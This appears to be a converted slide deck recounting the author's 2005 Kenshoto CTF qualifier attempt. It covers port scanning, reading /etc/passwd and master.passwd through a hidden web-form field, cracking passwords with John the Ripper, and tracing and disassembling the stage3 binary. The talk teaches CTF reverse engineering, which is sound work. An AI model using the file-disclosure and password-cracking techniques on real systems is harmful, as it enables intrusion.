

# the making of atlas

Kiddie to Hacker in 5 Sleepless  
Nights

# 0x000 - Statement of Humility

- I admit that I am not that great.
- I was given a functional mind and a bit of curiosity, for which I am thankful.
- I have not done anything you could not also do.
- I simply have done some enjoyable things.
- That abilities I do have have been given me, for which I am thankful.

# 0x100 - Intro to me

- Programming since I was 8 (if you call BASICA programming ;)
- BACS, Network Engineering, Consulting, Teaching
- Telecom/Security work... intro to "Hacking Exposed"
- SANS Track 4 with the Mighty Ed Skoudis!
- CTF meant something completely different

# 0x200 - Setting of June 3rd, 2005

- New Baby
- Forgot CTF Quals – DOH!
- Friends visiting from out of state: Limited to hacking from midnight until morning
- Nobody showed up for the team effort




# 0x300 - Briefly Stage 1 and Stage 2


- Scanning the box: 22, 80, and 6969 (the "Message Error" daemon)
- Web app with hidden field which could be leveraged to display *\*any\** file on the system
  - including /etc/passwd and /etc/master.passwd
- Cracking simple passwords with John the Ripper... but did not gain me a login to the box.
  - root:fred
  - breakme:apple1
- Warning: Screen Gone Wild!

# 0x400 - Oh Sh17.

- "Protocol Failure" and Sex Port 6969 (greetz j0hnnny!)



```
atlas@arwen: /home/atlas/CTF-KenShoto/stage3 - Shell No. 2
atlas@arwen: /home/atlas/CTF-KenShoto/stage3 $ nc -v 192.168.255.128 6969
192.168.255.128: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.255.128] 6969 (?) open
Protocol Failureatlas@arwen: /home/atlas/CTF-KenShoto/stage3 $
```




```
atlas@arwen: /home/atlas/CTF-KenShoto/stage3 - Shell No. 2
atlas@arwen: /home/atlas/CTF-KenShoto/stage3 $ nc -v 192.168.255.128 6969
192.168.255.128: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.255.128] 6969 (?) open
Protocol Failure
AUTH
Tag Failure
Authentication Failure
Failed Dropping Privs
bacon:%s
666 You Totally Suck Turnips
$FreeBSD: src/lib/csu/i386-elf/crt0.S,v 1.5 2002/05/15 04:19:49 obrien Exp $
atlas@arwen: /home/atlas/CTF-KenShoto/stage3 $
```

# 0x500 - Stage 3

- Mental Surrender
- Fear, Uncertainty and Doubt
- Which were somewhat founded because I knew nothing...

# 0x600 - A New Hope...

- "Hacking: The Art of Exploitation"
  - Hacking with Perl and Bash... Novel concept
- ExploitX paper
  - <http://www.exploitx.com/forum/azbb.php?1112286936>
- Simple, driven determination






# 0x700 - The T001z

- Objdump
- ReadElf
- GDB
- Ktrace/KDump
- and now, disass

# 0x710 – objdump



```
atlas@arwen: /home/atlas - Shell No. 4 - Konsole
Session Edit View Bookmarks Settings Help
Shell Shell N... Shell N... Shell N... Shell N... Shell N...
atlas@arwen:/home/atlas $ objdump
Usage: objdump <option(s)> <file(s)>
Display information from object <file(s)>.
At least one of the following switches must be given:
-a, --archive-headers    Display archive header information
-f, --file-headers      Display the contents of the overall file header
-p, --private-headers   Display object format specific file header contents
-h,--[section-]headers  Display the contents of the section headers
-x, --all-headers       Display the contents of all headers
-d, --disassemble       Display assembler contents of executable sections
-D, --disassemble-all  Display assembler contents of all sections
-S, --source            Intermix source code with disassembly
-s, --full-contents     Display the full contents of all sections requested
-g, --debugging         Display debug information in object file
-e, --debugging-tags    Display debug information using ctags style
-G, --stabs             Display (in raw form) any STABS info in the file
-W, --dwarf             Display DWARF info in the file
-t, --syms              Display the contents of the symbol table(s)
-T, --dynamic-syms      Display the contents of the dynamic symbol table
-r, --reloc             Display the relocation entries in the file
-R, --dynamic-reloc     Display the dynamic relocation entries in the file
@<file>                Read options from <file>
-v, --version           Display this program's version number
-i, --info              List object formats and architectures supported
-H, --help              Display this information
atlas@arwen:/home/atlas $
```

# 0x711 – objdump -d (disassembling)

```
atlas@arwen: /home/atlas - Shell No. 4 - Konsole
Session Edit View Bookmarks Settings Help
Shell Shell N... Shell N... Shell N... Shell N... Shell N...

/bin/bash: file format elf32-i386

Disassembly of section .init:

0805b288 <_init>:
 805b288: 55          push   %ebp
 805b289: 89 e5      mov   %esp,%ebp
 805b28b: 83 ec 08   sub   $0x8,%esp
 805b28e: e8 71 0b 00 00 call  805be04 <_start+0x24>
 805b293: e8 c3 0b 00 00 call  805be5b <_start+0x7b>
 805b298: e8 07 49 07 00 call  80cfba4 <__libc_csu_fini+0x4b>
 805b29d: c9        leave
 805b29e: c3        ret

Disassembly of section .plt:

0805b2a0 <__mbrlen@plt-0x10>:
 805b2a0: ff 35 d8 54 0e 08 pushl 0x80e54d8
 805b2a6: ff 25 dc 54 0e 08 jmp   *0x80e54dc
 805b2ac: 00 00     add   %al,(%eax)
...

0805b2b0 <__mbrlen@plt>:
 805b2b0: ff 25 e0 54 0e 08 jmp   *0x80e54e0
 805b2b6: 68 00 00 00 00 push  $0x0
█
```

# 0x720 – ReadELF

```
atlas@arwen:/home/atlas $ readelf
Usage: readelf <option(s)> elf-file(s)
Display information about the contents of ELF format files
Options are:
  -a --all                Equivalent to: -h -l -S -s -r -d -V -A -I
  -h --file-header        Display the ELF file header
  -l --program-headers    Display the program headers
  --segments              An alias for --program-headers
  -S --section-headers    Display the sections' header
  --sections              An alias for --section-headers
  -g --section-groups     Display the section groups
  -t --section-details    Display the section details
  -e --headers            Equivalent to: -h -l -S
  -s --syms               Display the symbol table
  --symbols               An alias for --syms
  -n --notes              Display the core notes (if present)
  -r --relocs             Display the relocations (if present)
  -u --unwind             Display the unwind info (if present)
  -d --dynamic            Display the dynamic section (if present)
  -V --version-info       Display the version sections (if present)
  -A --arch-specific      Display architecture specific information (if any).
  -D --use-dynamic        Use the dynamic section info when displaying symbols
  -x --hex-dump=<number> Dump the contents of section <number>
  -w[liaprmfFsoR] or     Display the contents of DWARF2 debug sections
  --debug-dump[=line,=info,=abbrev,=pubnames,=aranges,=macro,=frames,=str,=loc,=Ranges]
  -I --histogram          Display histogram of bucket list lengths
  -W --wide               Allow output width to exceed 80 characters
  @<file>                 Read options from <file>
  -H --help               Display this information
  -v --version            Display the version number of readelf
Report bugs to <URL:http://www.sourceware.org/bugzilla/>
```

# 0x730 – ktrace/kdump

```
atlas@arwen: /home/atlas - Shell No. 4 - Konsole
Session Edit View Bookmarks Settings Help
Shell Shell No. 3 Shell No. 2 Shell No. 4 Shell No. 5 Shell No. 6
root@vmbbsd# ktrace -dip `ps ax |grep stage3 |grep -v grep |cut -c-6`
root@vmbbsd# kdump
 643 stage3 RET select 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
 643 stage3 RET select 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
 643 stage3 RET select 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
 643 stage3 RET select 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
 643 stage3 RET select 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
 643 stage3 RET select 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
 643 stage3 RET select 1
 643 stage3 CALL accept(0x4,0xbfbfec0,0xbfbfec68)
 643 stage3 RET accept 5
 643 stage3 CALL fork
 643 stage3 RET fork 1394/0x572
1394 stage3 RET fork 0
 643 stage3 CALL close(0x5)
 643 stage3 RET close 0
1394 stage3 CALL close(0x4)
1394 stage3 RET close 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
1394 stage3 CALL read(0x5,0x804a200,0x7ff)
 643 stage3 RET select 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
 643 stage3 RET select 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
 643 stage3 RET select 0
 643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
1394 stage3 GIO fd 5 read 39 bytes
"bacon:myname:mypassword:somethingelse\r
"
1394 stage3 RET read 39/0x27
1394 stage3 CALL write(0x5,0xbfbfe2f0,0xb)
1394 stage3 GIO fd 5 wrote 11 bytes
"Tag Failure"
1394 stage3 RET write 11/0xb
1394 stage3 CALL close(0x5)
1394 stage3 RET close 0
1394 stage3 CALL write(0x3,0x804c000,0x4)
1394 stage3 GIO fd 3 wrote 4 bytes
"643"
```

# 0x800 - Tracing through Stage3

- BSD on Vmware
  - `./stage3 6969`
- Ktrace for kernel call tracing
  - `ktrace -dip `ps ax |grep stage3 |grep -v grep |cut -c-6``
  - `nc -v localhost 6969`  
("bacon:myname:mypassword:somethingelse\r")
  - `kdump`
- gdb
  - `gdb ./stage3 `ps ax |grep stage3 |grep -v grep |cut -c-6``

# 0x900 - Analyzing Ktrace output

- 'cuz I was still too lame to get over my fear of the raw ASM

```
643 stage3 CALL accept(0x4,0xbfbfbec0,0xbfbfec68)
643 stage3 RET accept 5
643 stage3 CALL fork
643 stage3 RET fork 1394/0x572
1394 stage3 RET fork 0
643 stage3 CALL close(0x5)
643 stage3 RET close 0
1394 stage3 CALL close(0x4)
1394 stage3 RET close 0
643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
1394 stage3 CALL read(0x5,0x804a200,0x7ff)
643 stage3 RET select 0
643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
643 stage3 RET select 0
643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
643 stage3 RET select 0
643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
1394 stage3 GIO fd 5 read 39 bytes
"bacon:myname:mypassword:somethingelse\r
"
1394 stage3 RET read 39/0x27
1394 stage3 CALL write(0x5,0xbfbfe2f0,0xb)
1394 stage3 GIO fd 5 wrote 11 bytes
"Tag Failure"
1394 stage3 RET write 11/0xb
1394 stage3 CALL close(0x5)
1394 stage3 RET close 0
1394 stage3 CALL write(0x3,0x804c000,0x4)
1394 stage3 GIO fd 3 wrote 4 bytes
"643
"
1394 stage3 RET write 4
1394 stage3 CALL exit(0xffffffff)
643 stage3 RET select -1 errno 4 Interrupted system call
643 stage3 PSIG SIGCHLD caught handler=0x8048eb4 mask=0x0 code=0x0
643 stage3 CALL wait4(0xffffffff,0xbfbfe850,0x1,0)
643 stage3 RET wait4 1394/0x572
643 stage3 CALL wait4(0xffffffff,0xbfbfe850,0x1,0)
643 stage3 RET wait4 -1 errno 10 No child processes
643 stage3 CALL sigreturn(0xbfbfe880)
643 stage3 RET sigreturn JUSTRETURN
643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
643 stage3 RET select 0
643 stage3 CALL select(0x5,0xbfbfebe0,0,0,0xbfbfebd8)
643 stage3 RET select 0
```

# 0xa00 - D00d, where's my shell?

- turns into...
- Loitering and Meandering around memory space (one of GDB's deficiencies)
- Something I hadn't a clue about:
  - Memory space is clearly defined in the ELF binary...
  - DOH!
  - I'm a Retard. I was x/32wx-ing all over cyber-hell trying to learn where stuff was. Stupid!




# 0xb00 - objdump -x demystified

(oh if only I knew then...)

- File Header: ELF
- Program Headers
- Dynamic Sections
- Sections

# 0xb01 - objdump -x demystified

- (oh if only I knew then...)



```
atlas@arwen: /home/atlas/CTF-KenShoto/stage3 -
Session Edit View Bookmarks Settings Help
Shell Shell No. 2 Shell No. 3 Shell No. 4 Shell No. 5
atlas@arwen: /home/atlas/CTF-KenShoto/stage3 $ objdump -x stage3
stage3:      file format elf32-i386
stage3
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x08048d48
```

# 0xb01 - objdump -x demystified

- (oh if only I knew then...)

```
Program Header:
  PHDR off      0x00000034 vaddr 0x08048034 paddr 0x08048034 align 2**2
        filesz 0x000000c0 memsz 0x000000c0 flags r-x
  INTERP off    0x000000f4 vaddr 0x080480f4 paddr 0x080480f4 align 2**0
        filesz 0x00000015 memsz 0x00000015 flags r--
  LOAD  off     0x00000000 vaddr 0x08048000 paddr 0x08048000 align 2**12
        filesz 0x00001c84 memsz 0x00001c84 flags r-x
  LOAD  off     0x00002000 vaddr 0x0804a000 paddr 0x0804a000 align 2**12
        filesz 0x000001a4 memsz 0x00000a14 flags rw-
  DYNAMIC off    0x00002010 vaddr 0x0804a010 paddr 0x0804a010 align 2**2
        filesz 0x000000b8 memsz 0x000000b8 flags rw-
  NOTE  off     0x0000010c vaddr 0x0804810c paddr 0x0804810c align 2**2
        filesz 0x00000018 memsz 0x00000018 flags r--
```

# 0xb02 - objdump -x demystified

- (oh if only I knew then...)

```
Dynamic Section:
  NEEDED      libcrypt.so.2
  NEEDED      libc.so.5
  INIT        0x8048a3c
  FINI        0x8049a04
  HASH        0x8048124
  STRTAB      0x8048698
  SYMTAB      0x80482b8
  STRSZ       0x219
  SYMENT      0x10
  DEBUG       0x0
  PLTGOT      0x804a0dc
  PLTRELSZ    0x178
  PLTREL      0x11
  JMPREL      0x80488c4
  REL         0x80488b4
  RELSZ       0x10
  RELENT      0x8
```

## Sections:

Idx	Name	Size	VMA	LMA	File off	Algn
0	.interp	00000015	080480f4	080480f4	000000f4	2**0
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
1	.note.ABI-tag	00000018	0804810c	0804810c	0000010c	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
2	.hash	00000194	08048124	08048124	00000124	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
3	.dysym	000003e0	080482b8	080482b8	000002b8	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
4	.dynstr	00000219	08048698	08048698	00000698	2**0
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
5	.rel.dyn	00000010	080488b4	080488b4	000008b4	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
6	.rel.plt	00000178	080488c4	080488c4	000008c4	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
7	.init	0000000b	08048a3c	08048a3c	00000a3c	2**2
	CONTENTS, ALLOC, LOAD, READONLY, CODE					
8	.plt	00000300	08048a48	08048a48	00000a48	2**2
	CONTENTS, ALLOC, LOAD, READONLY, CODE					
9	.text	00000cbc	08048d48	08048d48	00000d48	2**2
	CONTENTS, ALLOC, LOAD, READONLY, CODE					
10	.fini	00000006	08049a04	08049a04	00001a04	2**2
	CONTENTS, ALLOC, LOAD, READONLY, CODE					
11	.rodata	00000278	08049a0c	08049a0c	00001a0c	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
12	.data	0000000c	0804a000	0804a000	00002000	2**2
	CONTENTS, ALLOC, LOAD, DATA					
13	.eh_frame	00000004	0804a00c	0804a00c	0000200c	2**2
	CONTENTS, ALLOC, LOAD, READONLY, DATA					
14	.dynamic	000000b8	0804a010	0804a010	00002010	2**2
	CONTENTS, ALLOC, LOAD, DATA					
15	.ctors	00000008	0804a0c8	0804a0c8	000020c8	2**2
	CONTENTS, ALLOC, LOAD, DATA					
16	.dtors	00000008	0804a0d0	0804a0d0	000020d0	2**2
	CONTENTS, ALLOC, LOAD, DATA					
17	.jcr	00000004	0804a0d8	0804a0d8	000020d8	2**2
	CONTENTS, ALLOC, LOAD, DATA					
18	.got	000000c8	0804a0dc	0804a0dc	000020dc	2**2
	CONTENTS, ALLOC, LOAD, DATA					
19	.bss	00000854	0804a1c0	0804a1c0	000021c0	2**5
	ALLOC					
20	.comment	0000012d	00000000	00000000	000021c0	2**0
	CONTENTS, READONLY					

## SYMBOL TABLE:

080480f4	l	d	.interp	00000000	.interp
0804810c	l	d	.note.ABI-tag	00000000	.note.ABI-tag
08048124	l	d	.hash	00000000	.hash
080482b8	l	d	.dynsym	00000000	.dynsym
08048698	l	d	.dynstr	00000000	.dynstr
080488b4	l	d	.rel.dyn	00000000	.rel.dyn
080488c4	l	d	.rel.plt	00000000	.rel.plt
08048a3c	l	d	.init	00000000	.init
08048a48	l	d	.plt	00000000	.plt
08048d48	l	d	.text	00000000	.text
08049a04	l	d	.fini	00000000	.fini
08049a0c	l	d	.rodata	00000000	.rodata
0804a000	l	d	.data	00000000	.data
0804a00c	l	d	.eh_frame	00000000	.eh_frame
0804a010	l	d	.dynamic	00000000	.dynamic
0804a0c8	l	d	.ctors	00000000	.ctors
0804a0d0	l	d	.dtors	00000000	.dtors
0804a0d8	l	d	.jcr	00000000	.jcr
0804a0dc	l	d	.got	00000000	.got
0804a1c0	l	d	.bss	00000000	.bss
00000000	l	d	.comment	00000000	.comment
00000000	l	d	*ABS*	00000000	.shstrtab
00000000	l	d	*ABS*	00000000	.symtab
00000000	l	d	*ABS*	00000000	.strtab
00000000	l	df	*ABS*	00000000	crt1.c
0804810c	l	0	.note.ABI-tag	00000018	abitag
00000000	l	df	*ABS*	00000000	/usr/src/lib/csu/i
00000000	l	df	*ABS*	00000000	<command line>
00000000	l	df	*ABS*	00000000	<built-in>
00000000	l	df	*ABS*	00000000	/usr/src/lib/csu/i
00000000	l	df	*ABS*	00000000	crtstuff.c
0804a0c8	l	0	.ctors	00000000	__CTOR_LIST__
00000000					__CTOR_LIST__
00000000					__CTOR_LIST__
080498bc	g	F	*UND*	00000000	memset
08049330	g	F	.text	000000f5	main
00000000		F	*UND*	00000026	cleanup
00000000		F	*UND*	00000005	_init_tls
00000000		F	*UND*	00000000	seteuid
0804aa08	g	0	.bss	00000004	numblock
00000000		F	*UND*	00000000	strcmp
00000000		F	*UND*	00000027	getpwnam
08049a04	g	F	.fini	00000000	_fini
00000000		F	*UND*	0000002c	atexit
00000000		F	*UND*	00000055	strsep
00000000		F	*UND*	00000000	setresgid
0804ala4	g		*ABS*	00000000	__edata
080497c4	g	F	.text	000000f6	chldrqst
